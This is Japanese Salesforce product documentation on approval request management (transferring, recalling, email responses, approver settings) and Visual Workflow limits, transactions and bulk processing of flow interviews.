エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

未承認の申請の移行

ユーザがすべての未承認申請を完了する前に新しいロールに移行する場合は、残りの申請を別のユーザに移行します。

未承認の申請の削除

承認プロセスを削除するなど、古い承認申請をクリーンアップする場合は、Salesforce 組織から古い承認申請を削除します。承認申請を削除すると、関連付けられているレコードがロック解除され、すべての承認プロセスから削除されるため、承認者の未承認申請のリストに表示されなくなります。

関連トピック:

- 承認の管理に関する考慮事項

未承認の申請の移行

ユーザがすべての未承認申請を完了する前に新しいロールに移行する場合は、残りの申請を別のユーザに移行します。

1. [設定] から、［クイック検索］ボックスに「*承認申請の一括移行*」と入力し、[承認申請の一括移行] を選択します。
2. 移行する承認申請を検索します。
3. [未決の承認申請を新規ユーザに一括移行] を選択します。
4. 申請の移行先となるユーザを検索して選択します。

   承認申請に関連付けられているレコードをユーザが参照できることを確認します。
5. コメントを追加します。

   入力したコメントは、[承認履歴] 関連リストに表示されます。
6. 移行する各承認申請を選択します。
7. [転送]をクリックします。

関連トピック:

- 未承認の申請の削除
- 承認の管理に関する考慮事項
- 複数の承認申請の管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複数の承認申請を移行する

- 「リード所有者の移行」

  および

  「所有権の移行」

未承認の申請の削除

承認プロセスを削除するなど、古い承認申請をクリーンアップする場合は、Salesforce 組織から古い承認申請を削除します。承認申請を削除すると、関連付けられているレコードがロック解除され、すべての承認プロセスから削除されるため、承認者の未承認申請のリストに表示されなくなります。

1. [設定] から、[クイック検索] ボックスに「*承認申請の一括移行*」と入力し、[承認申請の一括移行] を選択します。
2. 削除する承認申請を検索します。
3. [承認プロセスからレコードを一括削除] を選択します。
4. コメントを追加します。
   入力したコメントは、[承認履歴] 関連リストに表示されます。
5. 承認プロセスから削除する各承認申請を選択します。
6. [削除] をクリックします。

関連トピック:

- 未承認の申請の移行
- 承認の管理に関する考慮事項
- 複数の承認申請の管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複数の承認申請を削除する

- 「リード所有者の移行」
  および
  「所有権の移行」

ユーザの承認申請

システム管理者は、ユーザが*承認申請*としてレコードの承認を申請するための承認プロセスを設定できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認を受けるレコードを送信する

組織のカスタマイズによっては、レコードの承認をそのレコードから直接申請できます。

承認申請の取り下げ

レコードの承認を申請したが、レコードの情報を更新しなければならなくなった場合、承認申請を取り消します。ただし、承認申請を取り消すことができるかどうかは、レコードの承認を申請した承認プロセスをシステム管理者がどのように設定したかによって決まります。

承認申請への返答

承認申請を受信したら、承認、却下、または再割り当てをして返答します。使用する Salesforce の環境に応じて、いくつかのオプションがあります。承認申請のコメントは 4,000 文字に制限されています。中国語、日本語、または韓国語の場合は 1,333 文字に制限されます。

この承認エラーはどういう意味でしょうか?

レコードの承認を申請するとき、または承認申請に返答するときに、次のようなエラーが発生することがあります。

承認履歴の状況
レコードが承認プロセスのどこにあるかを追跡するには、[承認履歴] 関連リストを参照します。

承認ユーザ設定
代理承認者を識別し、承認申請メールを受信するかどうかを制御します。

承認を受けるレコードを送信する

組織のカスタマイズによっては、レコードの承認をそのレコードから直接申請できます。

1. 承認申請するレコードに移動します。
2. 申請の準備が整っていることを確認します。
   レコードの承認を申請する場合は、そのレコードが有効な承認プロセスの条件を満たしている必要があります。条件が不明な場合は、システム管理者に確認してください。
3. [承認申請] をクリックします。
   レコードが承認プロセスの開始条件を満たしている場合は、Salesforce が承認プロセスを開始します。レコードの承認申請後は、このボタンを使用できません。

申請された承認の進捗状況に関するタブを保持するには、Chatter の承認レコードをフォローすることをお勧めします。

関連トピック:

承認申請の取り下げ
承認ユーザ設定
ユーザの承認申請

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードの承認を申請する
- レコードに対する「参照」

承認申請の取り下げ

レコードの承認を申請したが、レコードの情報を更新しなければならなくなった場合、承認申請を取り消します。ただし、承認申請を取り消すことができるかどうかは、レコードの承認を申請した承認プロセスをシステム管理者がどのように設定したかによって決まります。

1. 承認申請に関連付けられたレコードの詳細ページに移動します。
2. [承認履歴] 関連リストで、[承認申請の取り消し] をクリックします。

関連トピック:

- 承認を受けるレコードを送信する
- 承認ユーザ設定
- ユーザの承認申請

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認申請を取り消す
- レコードに対する「参照」

承認申請への返答

承認申請を受信したら、承認、却下、または再割り当てをして返答します。使用する Salesforce の環境に応じて、いくつかのオプションがあります。承認申請のコメントは 4,000 文字に制限されています。中国語、日本語、または韓国語の場合は 1,333 文字に制限されます。

返答元	Lightning Experience	Salesforce Classic	Salesforce1
アプリケーション内通知	✅		✅
メール通知	✅	✅	✅
レコード	✅	✅	✅
Chatter	✅	✅	✅
ホーム		✅	

アプリケーション内通知
承認設定の [承認申請メールを受信] 項目に応じて異なります。組織で通知が有効になっている場合、承認申請メールを受信すると必ず通知を受け取ります。

- システム管理者がアクション可能な通知を有効にした場合、通知から返答します。
- 承認申請を開くには、通知をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce 内から承認申請に返答する
- 関連レコードに対する「参照」

メールで承認申請に返答する
- 「API の有効化」

メール通知
承認設定の［承認申請メールを受信］項目に応じて異なります。

- 承認申請を開くには、メール内のリンクをクリックします。
- システム管理者がメール承認を有効にした場合は、メールに返信します。

レコード
[承認履歴] 関連リストから返答します。

Chatter
システム管理者が [Chatter での承認] を有効にし、ユーザが Chatter 投稿から承認申請を受信するよう設定した場合に有効になります。

- システム管理者がアクション可能な通知を有効にした場合、投稿から返答します。
- レコード名をクリックし、[承認履歴] 関連リストから返答します。

ホーム
システム管理者が[未承認申請]コンポーネントをホームページに追加した場合に有効になります。[ホーム] タブの [未承認申請] コンポーネントから返答します。

ヒント: このコンポーネントから一度に複数の申請に返答できます。

メール通知への返信による承認申請の返答
システム管理者がメール承認を有効にしている場合、使用している Salesforce 環境やモバイルメールクライアントに関係なく、メール通知に返信することで申請を承認または却下できます。代理承認者も承認申請にメールで返答できます。

承認申請へのメール対応のトラブルシューティング
メールでの返答が正常に機能しない場合、次の一般的な問題を確認します。

関連トピック:

- 承認ユーザ設定
- ユーザの承認申請

メール通知への返信による承認申請の返答

システム管理者がメール承認を有効にしている場合、使用している Salesforce 環境やモバイルメールクライアントに関係なく、メール通知に返信することで申請を承認または却下できます。代理承認者も承認申請にメールで返答できます。

メール承認機能は、Salesforce がサポートするすべての言語で使用できます。返信の単語やフレーズは、現在のユーザの言語辞書を使用してチェックされます。一致がない場合、返信の単語やフレーズは、他のすべての言語辞書を使用してチェックされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールで承認申請に返答する
- 「API の有効化」

1. メール通知への返信の最初の行には、サポートされている返信の単語のいずれかを入力します。

   ピリオドおよび感嘆符は、各単語の終わりに使用できます。

承認の単語	却下の単語
承認	却下
承認済み	却下済み
はい	いいえ

2. 必要に応じて、返信の 2 行目にコメントを追加します。
3. メールを送信します。

関連トピック:

承認ユーザ設定

ユーザの承認申請

承認申請へのメール対応のトラブルシューティング

メールでの返答が正常に機能しない場合、次の一般的な問題を確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認申請のメール通知を受信できない。

考えられる原因は次のとおりです。

- 承認設定で承認申請メールを受信しないようにしている。
- メールサーバにより承認申請メールがスパムとみなされている。すべての受信メールのログを確認できるメール管理者に問い合わせて、メールが配信されているか、受信拒否されていないか、またはスパムのフラグが付いていないかを確認します。
- メール管理者が承認申請の送信元の Salesforce メールアドレスをホワイトリストに入れる必要がある。
- メールの配信時間が ISP または接続によって異なる。

返答が配信されなかった。

- メール承認申請は、一度しか処理されません。自分が返答する前に他のユーザが承認申請に返答すると、エラーになります。
- 承認申請にメールで返答するには「API の有効化」ユーザ権限が必要です。

「`The word used to approve or reject the item was not understood.`」という内容のメールを受信した。

Salesforce はエラーメールへの返信を処理しません。元のメール通知に再度返信します。ただし、今回はサポートされている返答の単語 (ページ 5477)のいずれかを使用します。

「`You are not authorized to update the referenced object.`」という内容のメールを受信した。

承認申請メールはメールアドレスに関連付けられています。申請を他のメールアドレスに転送するか、メールクライアントで複数のメールアドレスに返答できるようになっていると、このエラーを受信します。元のメール通知に再度返信します。ただし今回はメール承認申請を受信したメールアドレスから返信します。

関連トピック:

この承認エラーはどういう意味でしょうか?
メール通知への返信による承認申請の返答
ユーザの承認申請

この承認エラーはどういう意味でしょうか?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードの承認を申請するとき、または承認申請に返答するときに、次のようなエラーが発生することがあります。

マネージャが定義されていない

この承認申請には、次の承認者を *項目名* 項目で決定する必要があります。この値は空です。

Salesforceが、［マネージャ］などの階層項目に基づいて承認申請を転送しようとしました。しかし、この項目に値がないか、無効なユーザが指定されています。このエラーは、ユーザがレコードの承認を申請するとき、または承認者が承認申請に返答するときに発生します。

必須項目が入力されていない: [*FieldName*]

承認プロセスに、特定された項目の標準入力規則に違反した項目自動更新が設定されています。このエラーは、項目がページレイアウトに表示されていない場合でも発生することがあります。

メモ: Salesforce では、項目自動更新が項目のカスタム入力規則に適合しているかどうかを確認しません。

関連トピック:

承認申請へのメール対応のトラブルシューティング
ユーザの承認申請

承認履歴の状況

レコードが承認プロセスのどこにあるかを追跡するには、[承認履歴]関連リストを参照します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

状況	定義
申請済み	承認申請されました。
未承認	承認申請後、まだ承認 / 却下されていません。
承認済み	承認されました。
却下済み	却下されました。
再割り当て済み	承認申請後、別の承認者に再割り当てされました。
取り消し済み	レコードは承認申請されましたが、承認プロセスが取り消されました。

関連トピック:

- 承認
- 承認を受けるレコードを送信する
- 承認申請への返答
- ユーザの承認申請

承認ユーザ設定

代理承認者を識別し、承認申請メールを受信するかどうかを制御します。

[個人設定]から、［クイック検索］ボックスに「*承認者の設定*」と入力し、[承認者の設定]を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報]を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
代理承認者	代替の承認者。入力すると、このユーザは設定者と同じ承認申請を受信します。代理承認者は承認申請を再割り当てすることはできません。行える操作は承認申請の承認または却下のみです。
マネージャ	システム管理者の承認プロセス設定によっては、承認申請を自動的にマネージャへ転送できます。

項目	説明
承認申請メールを受信	Salesforce1 または Lightning Experience で承認申請のメール通知を受信するかどうかを制御します。 [受信しない] を選択すると、承認申請通知を受信しません。ただし、システム管理者のキューメール設定によっては、引き続きキューから承認申請メールを受信します。

Chatter での承認申請投稿の除外

デフォルトでは、組織の [Chatter での承認] が有効になっている場合、メールと Chatter 投稿の両方で承認申請に関する通知を受け取ります。Chatter での投稿の受信を停止するには、除外します。除外すると、投稿はフィードに表示されませんが、関連付けられたレコードのフィードには表示されます。

Chatter 承認申請を除外した場合の動作

デフォルトでは、組織の [Chatter での承認] が有効になっている場合、メールと Chatter で承認申請の通知を受け取ります。Chatter 投稿を除外した場合の動作は、次のとおりです。

関連トピック:

ユーザの承認申請

Salesforce 環境のカスタマイズ

Chatter での承認申請投稿の除外

デフォルトでは、組織の [Chatter での承認] が有効になっている場合、メールと Chatter投稿の両方で承認申請に関する通知を受け取ります。Chatterでの投稿の受信を停止するには、除外します。除外すると、投稿はフィードに表示されませんが、関連付けられたレコードのフィードには表示されます。

1. 個人設定から、[クイック検索] ボックスに「私のフィード」と入力し、[私のフィード] を選択します。
2. 承認申請を投稿として受け取るオプションを選択解除します。
3. 変更内容を保存します。

関連トピック:

承認ユーザ設定

Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードの承認申請投稿を参照する

- レコードに対する「参照」

Chatter 承認申請を除外した場合の動作

デフォルトでは、組織の [Chatter での承認] が有効になっている場合、メールと Chatter で承認申請の通知を受け取ります。Chatter 投稿を除外した場合の動作は、次のとおりです。

- 割り当てられた承認の進行中に除外すると、承認レコードをフォローしている場合に限って、新しい通知投稿が表示されます。
- 承認レコードをフォローしている場合は、承認者以外のコンテンツを含むレコードから承認投稿を参照します。
- すでに受信した承認通知投稿には、承認者以外のコンテンツが表示されます。
- [承認] ボタンと [却下] ボタンは、フィードの既存の投稿に表示されなくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

承認ユーザ設定

Chatter での承認申請投稿の除外

承認プロセスの用語

Salesforce の承認プロセスでは、次の用語が使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認時のアクション
: 必要なすべての承認者がステップを承認したときに承認時のアクションが実行されます。

承認プロセス
: 承認プロセスでは、Salesforce でレコードを承認する方法を自動化します。承認プロセスでは、承認申請者やプロセスの各ポイントでの実行内容など、承認の各ステップについて指定します。

承認申請
: 承認申請は、レコードの承認が申請され、承認が要求されたことを受信者に通知する、メール、Salesforce1 通知、Lightning Experience 通知、または Chatter 投稿です。

承認ステップ
: 承認ステップで、特定の承認プロセスに一連の承認を定義します。各ステップで、そのステップの条件を満たすレコード、承認申請を割り当てるユーザ、各代理承認者による申請への返答を許可するかどうかを決定します。最初のステップでは、レコードがそのステップの条件を満たさない場合の動作を指定します。その後のステップでは、承認者が申請を却下した場合の動作を指定します。

承認者
: 承認者は、承認申請への返答を担当するユーザです。

代理承認者
: 代理承認者は、割り当てられた承認者により承認申請の承認代理として任命されたユーザです。

メール承認
: メール承認により、ユーザはメール通知に返信して承認申請に返答できます。

申請時のアクション
: 申請時のアクションは、ユーザがレコードの承認を初めて申請したときに実行されます。デフォルトでは、レコードはロックされます。

最終承認時のアクション
: 最終承認時のアクションは、レコードに必要なすべての承認が終了したときに実行されます。

最終却下時のアクション
: 最終却下時のアクションは、承認者が要求を却下し、最終却下状態に移行したときに実行されます。

アウトバウンドメッセージ
: アウトバウンドメッセージでは、外部サービスなどの指定エンドポイントに情報を送信します。アウトバウンドメッセージは[設定]から設定します。SOAP API を使用して外部エンドポイントを設定し、メッセージのリスナーを作成する必要があります。

プロセスインスタンス
: プロセスインスタンスとは、承認プロセスの 1 つのインスタンスを表します。レコードが承認申請されるたびに、新しいプロセスインスタンスが作成されます。

プロセスインスタンスノード
: プロセスインスタンスノードとは、承認ステップのインスタンスを表します。レコードが承認プロセスの特定のステップに進むたびに、新しいプロセスインスタンスノードが作成されます。レコードがステップの条件を満たしていない場合、または承認プロセスがそのステップに進まずに完了した場合、プロセスインスタンスノードは作成されません。

取り消し時のアクション
: 取り消し時のアクションは、承認申請が取り消されたときに実行されます。デフォルトでは、レコードはロック解除されます。

レコードのロック
: レコードのロックでは、項目レベルのセキュリティや共有設定に関係なく、ユーザがレコードを編集できないようにします。デフォルトでは、未承認のレコードは、Salesforce によってロックされます。システム管理者のみが、ロックされたレコードを編集できます。

関連トピック:

- 承認
- 自動アクション
- 承認プロセスの設定

Visual Workflow

Visual Workflow では、フローを作成して適切なユーザまたはシステムに配布することにより、ビジネスプロセスを自動化できます。フローは、ロジックの実行、Salesforce データベースの操作、Apex クラスのコール、ユーザからのデータの収集を行えるアプリケーションです。Cloud Flow Designer を使用して、フローを作成できます。

フローには、ユーザ操作 (ウィザードやガイド付き UI でのデータ入力など) またはバックグラウンドでの自動実行 (ユーザのロールが変更されたときの自動的なレコード転送など) が必要です。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visual Workflow の制限および考慮事項

フローを設計、管理、および実行する場合、権限、使用制限、およびデータの問題を検討します。

フローの作成

自動化するプロセスを理解したら、そのプロセスの Cloud Flow Designer でフローを設計します。

フローの管理

フローの詳細ページを使用して、フローの有効化、フローのテスト、フローのプロパティの表示など、フローに関する設計以外の操作を行います。

フローの配布

フローバージョンを作成して有効化したら、ユーザに配布して実行できるようにします。適切な配布方法は、フローの配布先となるユーザ (内部ユーザ、外部ユーザ、システム、またはその他の組織) によって異なります。

フローインタビューに失敗した原因は?

失敗したフローインタビューをトラブルシューティングするには、フロー障害メールを使用します。一時的な画面要素またはメールの送信要素を設定して、問題を特定することもできます。

フローインタビュー

フローインタビューは、フローの実行中のインスタンスです。フローは、システム管理者が作成するアプリケーションです。ユーザに入力を求め、その入力に基づいて Salesforce で処理を行います。

Visual Workflow の用語

関連トピック:

- 使用する自動化ツール
- フローのビルディングブロック

ワークフローと Visual Workflow の違いは?

ワークフローと Visual Workflow は同じような名前ですが、ビジネスプロセスを自動化するための異なる Salesforce 機能です。

ワークフロー

ワークフローでは、ワークフロールールを設定できます。ワークフロールールは、どのようなレコードが変更または追加されたときに、指定したワークフローアクション(メールアラートの送信、レコード項目の更新など) をトリガするかを特定します。

ワークフロールールおよびアクションは、特定のオブジェクトに関連付けられます。また、関連するマスタレコードの項目を更新する場合にのみオブジェクトを横断できます。

Visual Workflow

Visual Workflow では、イベントではなくユーザによってトリガされるフローを作成できます。ルールおよびアクションが常にバックグラウンドで実行されるワークフローとは異なり、Visual Workflow ではフローを実行しているユーザに情報を表示してユーザから情報を収集する画面が表示されます。

メモ: ただし、フローをバックグラウンドで実行するためにワークフロールールを有効化できるパイロットプログラムに参加できます。フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織で パイロットを有効にしなかった場合は、代わりにプロセスビルダーの [フロー] アクションを使用します。

フローは特定のオブジェクトには関連付けられません。フローでは、複数のオブジェクトのレコードを検索、作成、更新、削除できます。

Visual Workflow の「Visual」は、Cloud Flow Designer を使用してフローを視覚的に作成する機能を表しています。このドラッグアンドドロップユーザインターフェースを使用すると、コードを記述せずにフローを作成できます。

関連トピック:

使用する自動化ツール

ワークフロー

Visual Workflow

Visual Workflow の制限および考慮事項

フローを設計、管理、および実行する場合、権限、使用制限、およびデータの問題を検討します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visual Workflow の制限

Visual Workflow を使用するときは、フローの制限と Apex ガバナ制限に留意してください。

フローのベストプラクティス

フローの構築と配布を始める前に、ベストプラクティスを把握してください。

フロー設計の考慮事項

フローを設計するときは、次のガイドラインに留意してください。

フローの管理の考慮事項

フローを管理する場合、管理および有効化の制限を考慮します。

フローの実行の考慮事項

フローを実行またはテストするときは、次の制限およびガイドラインに留意してください。

フローのアクセシビリティ

Visual Workflow は、米国リハビリテーション法第 508 条に準拠していますが、いくつかの例外があります。

関連トピック:

- Cloud Flow Designer
- Lightning ページのフロー (ベータ) の考慮事項と制限事項

Visual Workflow の制限

Visual Workflow を使用するときは、フローの制限と Apex ガバナ制限に留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローあたりのバージョンの最大数	50
実行時の要素の最大実行回数	2,000
組織あたりの有効なフローとプロセスの最大数	500
組織あたりのフローとプロセスの最大数	1,000
一度に待機しているフローインタビューまたは (プロセスの) スケジュール済みアクショングループの最大数	30,000
1時間あたりに再開されるフローインタビューまたは実行されるスケジュール済みアクショングループの最大数	1,000
プロセスの項目値に基づいてフローバージョンまたはスケジュールで定義される相対時間のアラームの最大数	20,000

フローに影響する Apex ガバナ制限

Salesforce では、マルチテナント環境で回避フローが共有リソースを独占しないように、厳格に制限が適用されます。Apex で適用されるトランザクション単位の制限により、フローが制限されます。要素によってトランザクションがガバナ制限を超えた場合、システムはトランザクション全体をロールバックします。要素に障害コネクタパスが定義されていても、トランザクションはロールバックします。

トランザクションのフロー

フローインタビューはそれぞれトランザクションのコンテキストで実行されます。トランザクションは、1つの単位として実行される一連の操作を表します。たとえば、トランザクションで、フローインタビューのほか、Apex トリガやエスカレーションルールを実行できます。トランザクションの 1 つのインタビューが失敗すると、そのトランザクションのすべてのインタビューと、トランザクションで行われた他のすべての操作がロールバックされます。フローインタビューをはじめ、トランザクションの何らかの操作が再試行されることはありません。

トランザクションでのフローの一括処理

プログラマは、同様のアクションが 1 つのバッチでまとめて実行されるように独自のコードを設計できます。たとえば、50 回の操作でレコードを 1 つずつ作成するのではなく、1 回の操作で 50 のレコードを作成します。このプロセスを*一括処理*といい、トランザクションでガバナ制限を回避できます。フローを使用している場合、一括処理について考える必要はありません。フローインタビューでアクションが自動的に一括処理されます。

関連トピック:

- Visual Workflow
- Visual Workflow の制限および考慮事項

フローに影響する Apex ガバナ制限

Salesforce では、マルチテナント環境で回避フローが共有リソースを独占しないように、厳格に制限が適用されます。Apex で適用されるトランザクション単位の制限により、フローが制限されます。要素によってトランザクションがガバナ制限を超えた場合、システムはトランザクション全体をロールバックします。要素に障害コネクタパスが定義されていても、トランザクションはロールバックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

説明	トランザクション単位の制限[1]
発行される SOQL クエリの合計数 (レコード更新、レコード削除、レコード検索、および高速検索要素の実行)	100
SOQL クエリによって取得されるレコードの合計数 (トランザクション内のすべてのインタビューで実行されるレコード更新、レコード削除、レコード検索、および高速検索要素全体が対象)	50,000
発行される DML ステートメントの合計数 (レコード作成、レコード更新、レコード削除、高速作成、高速更新、および高速削除の実行)	150
DML ステートメントの結果として処理されるレコードの合計数	10,000

[1] 自動起動フローは、そのフローが起動された大量のトランザクションの一部です。たとえば、プロセスから起動されたフローは、大量のトランザクションの一部としてプロセスアクションで実行されます。画面要素を

含むフローは複数のトランザクションにまたがることがあります。ユーザが画面の[次へ]をクリックするたびに新しいトランザクションが開始されます。待機要素を含むフローは複数のトランザクションにまたがります。フローインタビューがイベントの待機を開始したときに、トランザクションは終了します。フローインタビューが再開すると、新しいトランザクションが開始します。待機要素の後にあるものはすべて、再開された他のインタビューを含む一括処理トランザクションの一部として実行されます。

関連トピック:

Apex 開発者ガイド: 実行ガバナと制限

Visual Workflow の制限

トランザクションのフロー

フローインタビューはそれぞれトランザクションのコンテキストで実行されます。トランザクションは、1つの単位として実行される一連の操作を表します。たとえば、トランザクションで、フローインタビューのほか、Apexトリガやエスカレーションルールを実行できます。トランザクションの1つのインタビューが失敗すると、そのトランザクションのすべてのインタビューと、トランザクションで行われた他のすべての操作がロールバックされます。フローインタビューをはじめ、トランザクションの何らかの操作が再試行されることはありません。

各トランザクションで、Salesforceは、共有リソースが枯渇することがないようにガバナ制限を適用します。複数のSalesforce組織が同じリソースを共有するため、Salesforceは1つの組織がすべてのリソースを独占し、他の組織がリソース不足に陥らないようにします。アパートで1つの貯水槽から各世帯に配水するしくみと似ています。隣人が水を使い切ってしまったら、シャワーを浴びられなくなります(陳腐なたとえですが、お分かりいただけるのではないでしょうか)。トランザクション単位のガバナ制限によって、こうしたリソース不足が阻止されます。

フローのトランザクションの開始時点

フローの配布方法により、そのフローのインタビューを実行するトランザクションの開始方法が異なります。

フローのトランザクションの終了時点

トランザクションの終了時点は、フローに特定の要素が含まれているかどうか、および元々の開始理由がレコードの変更かどうかによって異なります。

関連トピック:

トランザクションでのフローの一括処理

フローのトランザクションの開始時点

フローの配布方法により、そのフローのインタビューを実行するトランザクションの開始方法が異なります。

配布方法	トランザクションの開始時点
プロセスビルダー[1]	レコードが作成または更新されたとき
フローURL	URLにアクセスしたとき

配布方法	トランザクションの開始時点
カスタムボタンまたはカスタムリンク	ボタンまたはリンクがクリックされたとき
Visualforce ページ	ページにアクセスしたとき
`Interview.start()` メソッド	メソッドが `before` または `after` トリガによって開始された場合は、レコードが作成または更新されたときにトランザクションが開始します。 それ以外の場合は、メソッド(または親メソッド)が呼び出されたときにトランザクションが開始します。 `start()` メソッドは、トランザクションの他の操作およびクラスの他のメソッドと制限を共有します。
REST API (カスタムアクションまたはフローリソース)	REST コールが行われたとき。REST コールの実装方法に応じて、制限が他の操作と共有されることがあります。

[1] フローがワークフロールールによって配布される場合も同様です。フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織で パイロットを有効にしなかった場合は、代わりにプロセスビルダーの [フロー] アクションを使用します。

メモ: 画面要素または待機要素が実行されると、既存のトランザクションが終了し、新しいトランザクションが開始します。

フローのトランザクションの終了時点

トランザクションの終了時点は、フローに特定の要素が含まれているかどうか、および元々の開始理由がレコードの変更かどうかによって異なります。

トランザクションの終了時点:

- 画面要素または待機要素が実行されたとき
- 実行順序が完了したとき (レコードが作成または更新されたときにフローがトリガされた場合)
- トランザクションのすべてのインタビューが終了したとき

ヒント: フローのインタビューがトランザクション内のガバナ制限に達する可能性があると思われる場合は、画面要素または待機要素を追加することを検討します。

特定のトランザクションで多くの操作が実行され、インタビューがその1つである場合、インタビューは他の操作とトランザクションのガバナ制限を共有します。

例: データローダで 100 件のケースを更新します。トランザクションの実行順序および組織のカスタマイズによって、次の操作が実行されます。

	トランザクションの操作	使用する DML ステートメント	使用する SOQL クエリ
1	データベースにケースが保存されますが、まだ確定されていません。		
2	ケースの割り当てルールが実行されます。各ケースの所有者が更新されます。	✅	
3	ケースのエスカレーションルールが実行されます。ケースが 10 日間オープンの場合、所有者にメールが送信されます。		
4	プロセスが開始されます。		
5	プロセスがケースの取引先を検索します。		✅
6	取引先が「見込み有り」の場合は、プロセスが Chatter を使用して、取引先に関連付けられた新しいケースがあることを取引先所有者に通知します。	✅	
7	プロセスがフローインタビューを起動します。		
8	フローインタビューが、ケースの親取引先とその取引先が有するケースの件数を検索します。		✅
9	フローインタビューが、取引先のオープンケースが6件以上かどうかを確認します。		
10	6件以上の場合は、フローインタビューが取引先のディビジョンマネージャを検索し、取引先のChatterフィードに投稿して、ディビジョンマネージャと取引先所有者に通知します。	✅	✅
11	5件以下の場合は、フローインタビューが取引先のChatterフィードに投稿して、取引先所有者のみに通知します。	✅	

関連トピック:

Apex 開発者ガイド: トリガと実行順序

トランザクションでのフローの一括処理

プログラマは、同様のアクションが1つのバッチでまとめて実行されるように独自のコードを設計できます。たとえば、50 回の操作でレコードを 1 つずつ作成するのではなく、1 回の操作で 50 のレコードを作成します。このプロセスを*一括処理*といい、トランザクションでガバナ制限を回避できます。フローを使用している場合、一括処理について考える必要はありません。フローインタビューでアクションが自動的に一括処理されます。

フローの一括処理のしくみ
インタビューの操作は、同じ要素を実行する場合にのみ一括処理されます。つまり、インタビューがすべて同じフローに関連付けられる必要があります。
一括処理可能なフロー要素
フローでは、DML ステートメントまたは SOQL クエリを実行する要素や、フロー外の他の操作 (メール送信など) を行う要素を一括処理できます。
フローの一括処理の例
次の例では、データローダで 100 件のケースが更新されるときに、フローの操作がどのように一括処理されるかを示します。

関連トピック:

トランザクションのフロー

フローの一括処理のしくみ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インタビューの操作は、同じ要素を実行する場合にのみ一括処理されます。つまり、インタビューがすべて同じフローに関連付けられる必要があります。

1つのトランザクションで同じフローの複数のインタビューが実行される場合、インタビューはそれぞれ一括処理可能な要素に達するまで実行されます。Salesforce は、同じ要素で停止したすべてのインタビューを対象に、これらの操作をインテリジェントにまとめて実行します。他のインタビューが別の要素で停止していれば、Salesforce はその後、これらの操作をインテリジェントにまとめて実行します。Salesforce は、すべてのインタビューが終了するまでこのプロセスを繰り返します。

一括処理であるにもかかわらず、いずれかのインタビューがガバナ制限に達した場合は、トランザクションのすべてのインタビューが失敗します。インタビューが実行した操作がすべてロールバックされ、トランザクションの操作が再試行されることはありません。

例: 100 件のケースをアップロードする場合、MyFlow_2 というフローがケースごとに 1 つのインタビューをトリガします。

- 50 のインタビューがレコード作成要素 **Create_Task_1** で停止します。
- 残りの 50 のインタビューはレコード作成要素 **Create_Task_2** で停止します。

その結果、少なくとも 2 通りの一括操作が実行されます。

- 1 つは 50 のインタービューに対して **Create_Task_1** を実行する操作です。
- 1 つは 50 のインタービューに対して **Create_Task_2** を実行する操作です。

